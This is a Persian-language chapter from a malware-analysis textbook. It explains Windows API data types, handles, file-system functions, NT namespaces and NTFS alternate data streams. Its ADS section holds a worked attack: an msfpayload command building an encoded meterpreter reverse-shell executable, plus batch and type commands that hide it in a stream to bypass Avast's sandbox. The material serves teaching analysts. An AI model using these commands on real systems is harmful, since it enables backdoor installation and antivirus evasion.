قسمت ۸ - تجزیه و تحلیل کاربردی بدافزارها

راهنمای جامع مهندسی معکوس، تجزیه و تحلیل بدافزارها،
باج‌افزارها، جاسوس‌افزارها، روت‌کیت‌ها و بوتکیت‌های کامپیوترای

آزمایشگاه امنیت کی‌پاد

نویسنده: میلاد کهساری الهادی

homeland security
kaipod

کیان امنیت
کی‌پاد

فصل هشتم: تحلیل برنامه‌های مخرب ویندوزی

بیشتر بدافزارها پلتفرم ویندوز را مورد هدف قرار می‌دهند و با هسته این سامانه‌عامل تعامل نزدیکی دارند. داشتن یک درک عمیق از مفاهیم[1] برنامه‌نویسی ویندوز به شما اجازه خواهد داد تا نشانه‌های مبتنی بر میزبان بدافزار[2] را شناسایی کرده و در ادامه بدافزار را دنبال کنید و اهداف آن را مورد شناسایی قرار بدهید.

این فصل مفاهیم مختلفی را پوشش می‌دهد که اصولا برنامه‌نویسان سامانه‌عامل ویندوز با آن‌ها آشنا خواهند بود، با این حال توصیه می‌شود این فصل را حتی اگر جزء برنامه‌نویسان سامانه‌عامل ویندوز هستید مورد مطالعه قرار بدهید. شایان ذکر است، عموماً برنامه‌های غیرمخرب یا در اصطلاح عامیانه نرم‌افزارهای مشروع برنامه‌هایی هستند که توسط کامپایلرها به خوبی در یک قالب و ساختار مناسب ایجاد می‌شوند و همچنین راهنماهای مایکروسافت را دنبال می‌کنند.

در آن سوی، بدافزارها و در حالت کلی نرم‌افزارهایی که با اندیشه مخربانه طراحی و عملیات شده‌اند، دارای قالب یا ساختار ضعیف‌تری هستند و تمایل به انجام کارهای غیر منتظره و غیرقانونی دارند. به هر صورت، در این این فصل تلاش کرده‌ایم برخی از مفاهیمی که بدافزارها از طریق آن‌ها ویژگی‌های ویندوز را مورد سوءاستفاده قرار می‌دهند، مورد پوشش قرار بدهیم.

ویندوز یک سامانه‌عامل بسیار پیچیده و با جزییات فراوان است، لذا نباید انتظار داشت در یک فصل تمامی جزییات این سامانه‌عامل را مورد پوشش قرار داد. از همین روی، در این فصل روی ویژگی‌هایی متمرکز خواهیم شد که بیشتر به تجزیه و تحلیل بدافزار مرتبط هستند.

در این قسمت با مرور برخی از رابط‌های برنامه‌نویسی[3] رایج سامانه‌عامل ویندوز کار خود را شروع کرده و سپس در مورد راه‌هایی که بدافزار می‌تواند در سامانه‌عامل تغییرات ایجاد کند و چگونگی ایجاد نشانه‌های مبتنی بر میزبان توسط بدافزار بحث و گفتگو خواهیم کرد. سپس در ادامه راه‌های مختلفی که یک بدافزار می‌تواند با استناد به آن‌ها کدهای خارج از فایلی که در حال تحلیل آن هستید را اجرا کند، مورد بحث قرار

---

[1] Concepts
[2] Host-based indicators
[3] Application Programming Interface

خواهیم داد. در پایان در مورد چگونگی استفاده بدافزارها از مُد کرنل برای انجام کارهای مخفیانه بیشتر گفتگو خواهیم کرد.

رابط‌های برنامه‌نویسی ویندوز[1]

رابط‌های برنامه‌نویسی ویندوز مجموعه‌ای از توابع هستند که تعامل بدافزار یا در حالت کلی تمامی نرم‌افزارها با کتابخانه‌های سامانه‌عامل ویندوز مایکروسافت را مدیریت می‌کنند. رابط‌های برنامه‌نویسی ویندوز آن قدر گسترده هستند که توسعه‌دهندگان نرم‌افزار خیلی کم نیاز به استفاده از کتابخانه‌های دیگر دارند. علاوه بر این نکات، برخی از رابط‌های برنامه‌نویسی ویندوز، از اصطلاحات[2]، نام‌ها و قراردادهایی[3] استفاده می‌کنند که باید با آن‌ها آشنا باشید. در ادامه این موارد را مورد بررسی قرار خواهیم داد.

حروف و نشانه‌گذاری مجاری[4]

بیشتر رابط‌های برنامه‌نویسی ویندوز برای نمایش انواع داده[5] زبان برنامه‌نویسی C از نام‌های اختصاصی خودشان استفاده می‌کنند. به عنوان مثال، در برنامه‌نویسی با استفاده از رابط‌های ویندوز نوع داده WORD نشان‌دهنده یک عدد صحیح ۱۶ بیتی (معادل short int) و نوع داده DWORD نشان‌دهده یک عدد صحیح ۳۲ بیتی بدون علامت (معادل unsigned int) هستند. شایان ذکر است، انواع داده استاندارد زبان برنامه‌نویسی C نوع‌های int، short و unsigned int و char و float و ... هستند که در حالت پیش‌فرض در برنامه‌نویسی ویندوز مورد استفاده قرار نمی‌گیرند. در تصویر ۱، قسمتی از نوع داده‌های ویندوزی که در حقیقت یک تعریف نوع مجدد (typedef) برای نوع داده‌های C هستند، مشاهده می‌کنید.

همچنین به منظور ساده‌سازی برنامه‌نویسی در سامانه‌عامل ویندوز از نشانه‌گذاری مجاری برای مشخص کردن نوع پارامترهای ورودی و همچنین خروجی توابع API استفاده می‌شود. در این نوع نشانه‌گذاری از یک الگوی نامگذاری پیشوندی استفاده می‌شود که شناسایی نوع یک متغیر را ساده می‌کند. به عنوان مثال، در این الگوی نشانه‌گذاری متغیرهایی که شامل یک عدد صحیح ۳۲ بیتی بدون علامت یا به عبارت دیگر DWORD

---

[1] The Windows API
[2] Terms
[3] Conventions
[4] Types and Hungarian Notation
[5] Data Types / Variable Types

می‌شوند با یک پیشوند dw آغاز می‌شوند که بتوانید با استناد به آن متوجه شوید این متغیر از نوع DWORD است.

```
typedef unsigned long       DWORD;
typedef int                 BOOL;
typedef unsigned char       BYTE;
typedef unsigned short      WORD;
typedef float               FLOAT;
typedef FLOAT               *PFLOAT;
typedef BOOL near           *PBOOL;
typedef BOOL far            *LPBOOL;
typedef BYTE near           *PBYTE;
typedef BYTE far            *LPBYTE;
typedef int near            *PINT;
typedef int far             *LPINT;
typedef WORD near           *PWORD;
typedef WORD far            *LPWORD;
typedef long far            *LPLONG;
typedef DWORD near          *PDWORD;
typedef DWORD far           *LPDWORD;
typedef void far            *LPVOID;
typedef CONST void far      *LPCVOID;

typedef int                 INT;
typedef unsigned int        UINT;
typedef unsigned int        *PUINT;
```

تصویر ۱: تعریف مجدد نوع داده‌های ویندوزی

نشانه‌گذاری مجاری شناسایی نوع متغیرها و تجزیه و تحلیل کدها را آسان می‌کند ولی گاهی اوقات می‌توانند بالعکس شوند. جدول ۱ انواع رابطهای برنامه‌نویسی ویندوز را که رایج هستند، نشان می‌دهد (شایان ذکر است تعداد آن‌ها بیش از این لیست است). پیشوند این نوع داده‌ها (درون پرانتز) به همراه توضیحات همچنین در جدول ۱ آورده شده‌اند.

جدول ۱: انواع رابط‌های برنامه‌نویسی کاربردی رایج ویندوز

نوع و پیشوند	توضیحات
WORD (w)	یک مقدار بدون علامت ۱۶ بیتی است.
DWORD (dw)	یک مقدار بدون علامت ۳۲ بیتی است.
Handles (H)	نوع داده هندل یا Handle یک اشاره‌گر به یک آبجکت ویندوزی درون فضای کرنل است. شایان ذکر است، اطلاعات نوع هندل توسط مایکروسافت مستندسازی نشده است. همچنین قابل ذکر است، هندل‌ها فقط باید توسط رابط‌های برنامه‌نویسی ویندوز مورد استفاده و دستکاری قرار گیرند. نوع داده HMODULE، HINSTANCE و HKEY از این جمله نوع داده هستند.
Long Pointer (LP)	این پیشوند یک اشاره‌گر به یک نوع داده دیگر است. به عنوان مثال، LPBYTE اشاره‌گر به یک بایت می‌باشد و LPCSTR یک اشاره‌گر به یک رشته است. رشته‌ها معمولا دارای پیشوند LP هستند، زیرا در حالت واقعی یک اشاره‌گر هستند. علاوه بر این‌ها، گاهی اوقات در سامانه‌های ۳۲ بیتی واژه P را به جای LP مشاهده خواهید کرد که این اتفاق فقط در سامانه‌های ۳۲ بیتی می‌افتد اما در اصل با هم مشابه هستند و هیچ تفاوتی ندارند.
Callback	تابعی را نمایش می‌دهد که توسط رابط‌های برنامه‌نویسی ویندوز فراخوانی خواهد شد. به عنوان مثال، تابع InternetSetStatusCallback اشاره‌گری را به یک تابع عبور می‌دهد که هرگاه سامانه وضعیت اینترنت را به‌روزرسانی کند، فراخونی شود.

هندل‌ها[1]

هندل‌ها آیتم‌هایی هستند که توسط سامانه‌عامل باز یا ایجاد می‌شوند، همچون پنجره‌ها، پروسه‌ها، ماژول‌ها، منوها، فایل‌ها و... که از این قبیل به شمار می‌آیند. هندل‌ها مانند اشاره‌گرهایی هستند که به یک آبجکت یا جایی از محل حافظه اشاره می‌کنند.

به هر حال، برخلاف اشاره‌گرها، هندل‌ها نمی‌توانند در عملیات‌های محاسباتی[2] مورد استفاده قرار گیرند و همچنین همیشه آدرس آبجکت را نمایش نمی‌دهند. تنها کاری که می‌توانید با هندل‌ها انجام دهید این است که آن‌ها را ذخیره کرده و از آن‌ها در فراخوانی توابع بعدی که به همان آبجکت اشاره می‌کنند، استفاده کنید.

[1] Handles
[2] Arithmetic Operations

تابع CreateWindowEx یک مثال ساده از یک هندل است. این تابع یک مقدار از نوع‌داده HWND بازگشت می‌دهد که می‌توان با استفاده از آن یک پنجره را کنترل کرد. هرگاه برنامه‌نویس بخواهد کاری با پنجره تولید شده توسط رابط برنامه‌نویسی CreateWindowEx انجام دهد، از قبیل فراخوانی تابع DestroyWindows برای بستن پنجره، نیاز به استفاده از هندل بازگشت داده شده توسط تابع CreateWindowsEx خواهد داشت.

نکته: با توجه به مستندات مایکروسافت شما نمی‌توانید از HWND به عنوان یک اشاره‌گر یا یک مقدار محاسباتی استفاده کنید. با این حال، برخی توابع هندل‌های را بازگشت می‌دهند که می‌توانند به عنوان اشاره‌گر مورد استفاده قرار گیرد. در این فصل به این نوع توابع اشاره خواهیم کرد.

توابع سامانه فایل[1]

یکی از رایج‌ترین راه‌ها که بدافزارها با سامانه تعامل برقرار می‌کنند ایجاد یا تغییر فایل‌ها و یا تعویض و تغییر نام فایل‌هایی است که در سامانه‌عامل وجود دارند. فعالیت‌های یک بدافزار به منظور تعامل با فایل‌ها در سامانه‌عامل می‌تواند یک امتیاز برای تشخیص عملکرد یک بدافزار باشد. به عنوان مثال، اگر یک بدافزار یک فایل ایجاد کند و اطلاعات مرورگر را در آن ذخیره کند، می‌توان نتیجه گرفت که بدافزار یک جاسوس‌افزار است. مایکروسافت توابع مختلفی برای دسترسی به سامانه فایل ارائه می‌دهد که به شرح زیر هستند.

تابع CreateFile

از این تابع برای ایجاد و باز کردن فایل‌ها استفاده می‌شود. این تابع می‌تواند برای باز کردن فایل‌ها، استریم‌ها[2]، دستگاه‌های ورودی و خروجی[3]، پایپ‌ها[4] و ایجاد فایل‌های جدید مورد استفاده قرار گیرد. شایان ذکر است، پارامتر dwCreationDisposition در این تابع، کنترل می‌کند که آیا تابع یک فایل ایجاد یا باز کرده

---

[1] File System Functions
[2] Streams
[3] I/O Devices
[4] Pipes

است. البته این تابع ۷ تا پارامتر به عنوان ورودی دریافت می‌کند که هر کدام از آن‌ها مشخص کننده نوع رفتار تابع CreateFile در هنگام ایجاد یک فایل خواهند بود.

توابع ReadFile و WriteFile

از این توابع برای خواندن و نوشتن در فایل‌ها استفاده می‌شود. هر دوی آن‌ها روی فایل‌ها به عنوان استریم عمل می‌کنند. هنگامی‌که برای اولین بار تابع ReadFile را فراخوانی می‌کنید، چند بایت ابتدایی یک فایل را می‌خوانید؛ دفعه بعدی که آن را فراخوانی کنید، چندین بایت بعدی (ادامه بایت‌های گذشته) را خواهید خواند.

به عنوان مثال، اگر یک فایل را باز کنید و تابع ReadFile را با اندازه ۴۰ بایت فراخوانی کنید. ابتدا ۴۰ بایت اول تابع خوانده می‌شود اما دفعه بعد که آن را فراخوانی کنید، این تابع عملیات خواندن را از بایت چهل و یکم شروع خواهد کرد. همان‌طور که می‌توانید تصور کنید، با استفاده از این تابع پرش به اطراف یک فایل دشوار است.

توابع CreateFileMapping و MapViewOfFile

ویژگی ترسیم فایل[1] در حافظه به‌طور رایج توسط برنامه‌نویسان نرم‌افزارهای مخرب مورد استفاده قرار می‌گیرد، زیرا به آن‌ها اجازه می‌دهد یک فایل را درون حافظه بارگذاری کرده و به راحتی آن را دستکاری کنند. شایان ذکر است، تابع CreateFileMapping یک فایل را از دیسک درون حافظه بارگذاری می‌کند و سپس تابع MapViewOfFile یک اشاره‌گر به آدرس پایه (آدرس ابتدایی) فایل ترسیم شده در حافظه توسط CreateFileMapping را بازگشت می‌دهد.

در ادامه اشاره‌گر بازگشت داده شده توسط MapViewOfFile می‌تواند برای دسترسی به فایل در حافظه مورد استفاده قرار گیرد. به هر صورت، برنامه‌هایی که این توابع را فراخوانی می‌کنند، می‌توانند از اشاره‌گر بازگشتی تابع MapViewOfFile برای خواندن و نوشتن در هر موقعیت از یک فایل استفاده کنند. این ویژگی هنگام تجزیه یک فایل فرمت[2] فوق‌العاده سودمند است، زیرا می‌توانید به راحتی به هر آدرس از حافظه پرش کنید.

---

[1] File mappings
[2] Parsing a file format

نکته: ویژگی ترسیم فایل[1] به صورت متناوب برای شبیه‌سازی[2] عملکرد لودر سامانه‌عامل ویندوز[3] مورد استفاده قرار می‌گیرد. بعد از به دست آوردن نقشه ترسیم یک فایل در حافظه، بدافزار می‌تواند هدرهای فرمت فایل PE را پارز کند و تمامی تغییرات مورد نظر خود را بر روی آن اعمال کند تا در نهایت بتواند فایل مورد نظر را اجرا کرده و خروجی مورد نظر خود را از آن برنامه دریافت کند. با این رویکرد، به خروجی مشابه اجرای فایل توسط لودر ویندوز خواهند رسید.

فایل‌های ویژه[4]

ویندوز دارای فایل‌های خاصی است که می‌توانند بسیار شبیه فایل‌های معمولی در دسترس قرار گیرند با این تفاوت‌که آن‌ها مانند فایل‌های معمولی سامانه‌عامل ویندوز از طریق حروف درایوهای سامانه (مانند c:\docs) در دسترس قرار نمی‌گیرند. البته شاید این مفهوم کمی عجیب باشد، لذا این موضوع را در ادامه با دقت بیشتری بررسی خواهیم کرد. برنامه‌های مخرب اغلب از این نوع فایل‌های ویژه استفاده می‌کنند تا یک سری عملیات‌های مخفی را انجام بدهند. به عنوان مثال در قسمتی که جایگزینی جریان داده[5] را توصیف می‌کنیم یک نمونه از کارهای مخربانه با استناد به این ویژگی را نمایش خواهیم داد.

برخی فایل‌های ویژه می‌توانند مخفیانه‌تر از هم نوع‌های خود عملیات انجام دهند، زیرا آن‌ها در محتویات دیرکتوری‌ها نمایش داده نمی‌شوند. برخی از فایل‌های ویژه می‌توانند همچنین دسترسی عالی به سخت‌افزار سامانه و داده‌های درونی[6] ارائه دهند. همچنین فایل‌های ویژه می‌توانند به عنوان رشته به هر تابعی عبور داده شوند و روی یک فایل (اگر آن یک فایل معمولی باشد) عملیات انجام دهند. در ادامه فایل‌های اشتراکی، فایل‌های قابل دسترس از طریق فضای نام‌ها و جایگزینی جریان داده را بررسی خواهیم کرد.

[1] File mappings
[2] Replicate
[3] Windows loader
[4] Special Files
[5] Alternate data streams
[6] Internal data

فایل‌های اشتراکی[1]

فایل‌های اشتراکی که با نام‌های \\serverName\share یا \\?\serverName\share شروع می‌شوند، جزء فایل‌های ویژه هستند. آن‌ها به دیرکتوری‌ها یا فایل‌هایی ذخیره شده در یک دیرکتوری اشتراکی درون شبکه دسترسی ارائه می‌دهند. پیشوند \\?\ به سامانه‌عامل می‌گوید که تجزیه تمامی رشته‌ها را متوقف کند و اجازه دسترسی به نام‌های طولانی را بدهد.

فایل‌های قابل دسترس از طریق فضای نام‌ها[2]

درون سامانه‌عامل ویندوز فایل‌های اضافی از طریق Namespaceها قابل دسترس هستند. Namespaceها به عنوان یک تعداد دیرکتوری ثابت می‌توان در نظر گرفت که هر کدام یک نوع آبجکت مختلف را ذخیره می‌کنند. سطح پایین‌ترین Namespace در سامانه‌عامل ویندونز NT با پیشوند \ است که دسترسی به تمامی دستگاه‌ها و دیگر Namespaceها موجود درون خود را دارد.

نکته : از برنامه WinObj Object Manager که به صورت رایگان از آدرس (https://aiooo.ir) قابل دریافت است، می‌توانید به منظور مرور و بررسی فضای‌نام NT یا به عبارت دیگر NT namespace در سامانه‌عامل ویندوز استفاده کنید.

فضای‌نام دستگاه Win32[3] با پیشوند \\.\، اغلب توسط بدافزارها برای دسترسی مستقیم به دستگاه‌های فیزیکی و همچنین خواندن و نوشتن در آن‌ها مشابه یک فایل معمولی مورد استفاده قرار می‌گیرند. به عنوان مثال، یک برنامه حتی با در نظر نگرفتن سامانه فایل می‌تواند از آدرس \\.\PhysicalDisk1 به منظور دسترسی مستقیم به PhysicalDisk1 استفاده کند. سپس در حالیکه از راه‌های معمولی و استفاده از توابع ساده سامانه‌عامل انجام عملیات مخرب بر روی دیسک توسط بدافزار غیر ممکن است، این روش به بدافزار اجازه می‌دهد در دیسک سخت تغییرات مورد نظر خود را ایجاد کنید. با استفاده از این روش، بدافزار در یک

---

[1] Shared files
[2] Files Accessible via Namespaces
[3] Win32 device namespace

سکتور دیسک سخت که به آن حافظه تخصیص نداده شده است، توانایی خواندن و نوشتن داده به‌دست می‌آورد و بدون آن‌که فایلی ایجاد کند یا به فایلی دسترسی پیدا کند، می‌تواند در دیسک تغییرات ایجاد کند. این ویژگی همچنین باعث می‌شود شناسایی بدافزارها توسط ضدویروس‌ها و برنامه‌های امنیتی بسیار سخت شود.

به عنوان مثال، کرم Witty چندین سال پیش با دسترسی به \Device\PhysicalDisk1 از طریق NT namespace باعث تخریب سامانه فایل هدف می‌شد. این کرم \Device\PhysicalDisk1 را باز می‌کرد و در بازه‌های زمانی منظم در آن داده می‌نوشت، سپس در پایان عملیات خود باعث تخریب سامانه‌عامل هدف و یا عدم بارگذاری سامانه عامل می‌شد. شایان ذکر است، این کرم دوام زیادی نیاورد، چون سامانه قربانی خودش را قبل از آنکه گسترش پیدا کند خراب می‌شد اما به هر صورت این کرم توانست آسیب زیادی به سامانه‌ها وارد کند. بدافزارها همچنین به منظور دسترسی مستقیم از حافظه از \Device\PhysicalMemory استفاده می‌کنند که به برنامه موجود در فضای کاربر اجازه می‌دهد در فضای کرنل اطلاعات بنویسد. از این روش بدافزارها برای نوشتن در کرنل و مخفی ساختن بدافزار در فضای کاربر استفاده می‌کنند.

نکته: شایان ذکر است، با شروع Windows 2003 SP1 دیگر \Device\PhysicalMemory از فضای کاربر قابل دسترس نیست. با این حال، شما می‌توانید هنوز به \Device\PhysicalMemory از فضای کرنل دسترسی بگیرید که به شما اجازه می‌دهد به اطلاعات سطح پایینی از قبیل اطلاعات پیکربندی و کد BIOS دسترسی داشته باشید.

جایگزینی جریان داده[1]

جایگزینی جریان داده با معرفی سامانه فایل NTFS در سامانه‌عامل‌های خانواده مایکروسافت معرفی گردیده است. این قابلیت برای سازگاری با سامانه فایل HFS یا سامانه فایل سلسله مراتبی[2] قدیمی مکینتاش ایجاد

---

[1] Alternate Data Streams
[2] Hierarchical File System

گردید که برای ذخیره اطلاعات منابع یک فایل استفاده می‌شد. در حالت کلی کاربران از جایگزینی جریان داده به راحتی برای انجام کارهایی از قبیل مخفی سازی یک فایل و... می‌توانند استفاده کنند که در این بخش با این روش آشنا خواهید شد.

نکته‌ای که حائز اهمیت است و این امکان را می‌دهد که نفوذگران عملیات‌های مخرب خود را به راحتی روی سامانه‌عامل‌های ویندوز انجام بدهند این است که قابلیت "جایگزینی جریان داده" قابلیت تزریق یک فایل و اضافه کردن اطلاعات مد نظرمان به فایل را بدون آنکه تاثیری بر قابلیت فایل و اندازه آن گذاشته شود، ارائه می‌دهد.

در این قسمت ابتدا شروعی بر استفاده از جایگزینی جریان داده می‌کنیم و سپس نشان خواهیم داد که با استفاده از این قابلیت چگونه می‌توانید جعبه‌شنی ضدویروس Avast یا به عبارت دیگر Avast Sandbox را دور بزنید. قابل ذکر است که در این قسمت متمرکز روی مباحث دور زدن ضدویروس‌ها با اطلاعات عمومی نخواهیم شد. در هر حال، هدف اصلی فقط روش دور زدن سامانه محافظتی Avast با استفاده از این قابلیت است. برای آزمایش این مبحث ما از یک سامانه‌عامل ویندوز XP سرویس پک دو و از فریمورک متاسپلویت برای راهبری اهدافمان استفاده خواهیم کرد.

نکته: فریمورک امنیتی متاسپلویت به متخصصین امنیت اجازه می‌دهد که روی جنبه‌های خیلی تخصصی و حرفه‌ای نفوذگری سامانه‌های رایانه‌ای تمرکز کنند. این فریمورک همچنین به آنها اجازه می‌دهد، از نقطه نظرهای مختلف امنیتی و نفوذپذیری سامانه‌های رایانه‌ای را مورد بررسی قرار بدهند و ضعف‌های امنیتی آن‌ها را کشف و برای ضعف‌های امنیتی کشف شده، به سادگی کدهای اکسپلویت پایدار تولید کنند. به منظور آشنایی با این فریمورک می‌توانید به آدرس (www.aiooo.ir) رفته و کتاب راهنمای فریمورک امنیتی متاسپلویت نوشته میلاد کهساری الهادی را به صورت رایگان دانلود کنید و مورد مطالعه قرار بدهید.

جایگزینی جریان داده

در ابتدا با استفاده از دستور تغییر مسیر (>) یک فایل ایجاد می‌کنیم و با دستور echo یک متن را به درون فایل Smaple.txt منتقل می‌کنیم. سپس برای دیدن محتویات فایل sample.txt در محیط خط فرمان (CMD) سامانه عامل ویندوز می‌توانیم از دستور Type استفاده کنیم.

```
c:\Users\clightning> echo this is a test file > sample.txt
c:\Users\clightning> type sample.txt
this is a test file
c:\Users\clightning>
```

لیست ۱: ایجاد فایل بر روی سامانه فایل ویندوز

در ادامه برای ساخت یک فایل پنهان با استفاده از قابلیت جایگزینی جریان داده از دستور زیر استفاده می‌کنیم.

```
c:\Users\clightning> echo C3PHALEX1N > sample.txt:hide.txt
```

لیست ۲: ایجاد فایل مخفی با جایگزینی جریان داده

با استفاده از قابلیت جایگزینی جریان داده، فایل با موفقیت ایجاد شد. حال اگر فایل را با استفاده از notepad باز کنیم مشاهده خواهیم کرد فقط متنی که ابتدا ایجاد کردیم در آن موجود است. برای باز کردن فایل متنی هم کافی است در محیط خط فرمان سامانه‌عامل ویندوز دستور start را اجرا کنید تا فایل متنی با برنامه پیش‌فرض سامانه باز شود. در اینجا برنامه پیشفرض برای فایل‌های متنی notepad خود ویندوز است.

```
c:\Users\clightning> start sample.txt
```

لیست ۳: اجرای فایل متنی در notepad

برای دیدن محتوای فایل پنهان که با استفاده از قابلیت جایگزینی جریان داده ایجاد شده است، باید دستور زیر را در خط فرمان اجرا کنید.

```
c:\Users\clightning> start .\sample.txt:hide.txt
```

لیست ۴: اجرای فایل مخفی توسط جایگزینی جریان

وقتی که ما دستور بالا را اجرا می‌کنیم، فایل با استفاده از جایگزینی جریان داده اجرا می‌گردد و به این موضوع هم دقت داشته باشید که برای اجرا کردن فایل با استفاده از جایگزینی جریان داده باید قبل از مسیر فایل .\ وارد گردد وگرنه فایل باز نمی‌شود.

ایجاد یک درپشتی

در این قسمت ابتدا باید سعی می‌کنیم که از سامانه هدف که روی آن ویندوز XP سرویس پک دو در حال اجرا است، دسترسی بگیریم که در اینجا به شکل زیر یک پیلود تعریف کرده و با استفاده از ماژول shikata_ga_ni در متاسپلویت آن را رمزنگاری می‌کنیم و سپس آن را به منظور نفوذ به سامانه هدف مورد استفاده قرار می‌دهیم.

رمزگذار Shikata_ga_nai: رمزگذار Shikata_ga_nai تنها رمزگذاری است که در فریمورک متاسپلویت دارای رتبه عالی[1] می‌باشد که همین موضوع اثبات کننده قدرت این ماژول در رمزگذاری شلکدها است. این رمزگذار این قابلیت را به شما ارائه می‌دهد که کدهای منبعی مخرب خود را رمزگذاری کنید. از همین روی در این قسمت از این ماژول برای رمزگذار درپشتی خود استفاده خواهیم کرد.

برای ساخت پیلود رمزنگاری شده کافیست دستور زیر را در سامانه‌عامل Kali یا Parrot اجرا کنید.

```
kcoope@kali:/# msfpayload windows/meterpreter/reverse_tcp_dns LHOST=192.168.1.100 LPORT=12345 R | msfencode --e x86/shikata_ga_nai -c 1 -t exe -o /root/Desktop/kcoope/Apache.exe
```

لیست ۵: دستور ایجاد شلکد توسط متاسپلویت


این شلکد در حالت پیش‌فرض باید بتواند فن‌آوری هوشمند کشف فایل‌های مخرب ضدویروس Avast را دور بزند. البته باید به این نکته توجه داشت، هدف ما در این قسمت تمرکز روی روش‌های دور زدن تکنیک‌های کشف فایل‌های مخرب نیست. شایان ذکر است، برای انجام این عملیات ما از بسته‌بند Petigui 2.3 برای بسته‌بندی شلکد خود و همچنین دور زدن موتور ضدویروس Avast استفاده می‌کنیم.

---

[1] Excellent

تصویر ۲: نتیجه پویش شلکد **Apache.exe** توسط ضدویروس **Avast**

در تصویر ۲ نتیجه پویش فایل آلوده توسط ضدویروس Avast را مشاهده می‌کنید که شلکد ما را بی‌خطر شناسایی کرده است. اما زمانی‌که این شلکد مخرب را اجرا می‌کنید، جعبه‌شنی یا Sandbox ضدویروس Avast فعال می‌شود و جلوی اجرای محموله عملیاتی ما را می‌گیرد.



تصویر ۳: فعال شدن جعبه‌شنی **Avast**

همانطورکه در تصویر ۳ مشاهده می‌کنید، جعبه‌شنی ضدویروس Avast فایل Apache.exe که شلکد ما است را مخرب شناسایی کرد. این جعبه‌شنی حالا دیگر امکان هیچ فعالیتی را به بدافزار ما نمی‌دهد. در ادامه نحوه دور زدن آن را بررسی خواهیم کرد.

دور زدن جعبه‌شنی Avast با استفاده از جایگزینی جریان داده

به منظور دور زدن جعبه‌شنی ضدویروس Avast باید یک فایل با فرمت Batch ایجاد کنیم که حاوی محتویات زیر باشد. شایان ذکر است، فایل‌های Batch در ویندوز مانند فایل‌های شل اسکریپت لینوکس هستند که دستورات ترمینال را می‌توانند در بر گیرند و به صورت خودکار اجرا کنند.

```
@echo off
start .\Apache.bat:Apache.exe
```


لیست ۶: محتویات فایل بچ

حال که فایل را ایجاد کردید می‌توانید با دستور زیر جریان داده را جایگزین کنید.

```
c:\Users\clightning> type Apache.exe > Apache.bat:Apache.exe
```


لیست ۷: جایگزینی جریان داده

وقتی که دستور بالا را اجرا کنید، مشاهده خواهید کرد که جعبه‌شنی Avast دور زده می‌شود و شلکد با موفقیت روی سامانه اجرا می‌شود.



تصویر ۴: جعبه‌شنی Avast دور زوده شد

در تصویر ۴ مشاهده می‌کنید که خیلی ساده جعبه‌شنی Avast دور زده شد و پیام avast! Antivirus: Your system is secured توسط این ضدویروس صادر شده است. همچنین در تصویر ۵ هم مشاهده می‌کنید که سامانه قربانی با سامانه مهاجم اتصال معکوس برقرار کرده است.



تصویر ۵: برقراری اتصال معکوس بین سامانه مهاجم و قربانی

این یک نمونه استفاده از قابلیت جایگزینی جریان داده برای انجام عملیات‌های مخرب بود که می‌تواند توسط نویسندگان بدافزار به خدمت گرفته شوند. البته در نسخه‌های جدید سامانه عامل ویندوز و همچنین محصولات امنیتی دیگر به سادگی نمی‌توانید از چنین ویژگی‌هایی برای مخفی‌سازی بدافزار یا پیلودهای مخرب خود استفاده کنید. ولی به هر صورت، در این بخش قصد ما این بود که نمایش بدهیم چطور مهاجمین می‌توانند از ویژگی‌های معمولی ویندوز برای اهداف مخرب خود استفاده کنند.

رجیستری ویندوز[1]

رجیستری ویندوز برای ذخیره اطلاعات سامانه‌عامل و همچنین اطلاعات پیکربندی برنامه‌ها از قبیل تنظیمات و گزینه‌های آنان استفاده می‌شود. مشابه سامانه فایل[2]، رجیستری یک نشانه مبتنی بر میزبان بسیار عالی است و می‌تواند اطلاعات بسیار عالی از عملکردهای بدافزار به ما ارائه بدهد.

نسخه‌های ابتدایی ویندوز از فایل‌های ini برای ذخیره اطلاعات پیکربندی استفاده می‌کنند. رجیستری به عنوان یک پایگاه داده سلسله مراتبی برای بهبود عملکرد ساخته شده بود اما امروزه استفاده از آن اهمیت پیدا کرده است زیرا بیشتر برنامه‌های کاربردی از آن برای ذخیره اطلاعات خود استفاده می‌کنند. تقریباً تمام اطلاعات پیکربندی ویندوز از جمله اطلاعات شبکه[3]، درایورها[4]، استارت‌آپ[5]، حساب‌های کاربری[6] و دیگر اطلاعات در رجیستری ذخیره می‌شوند.

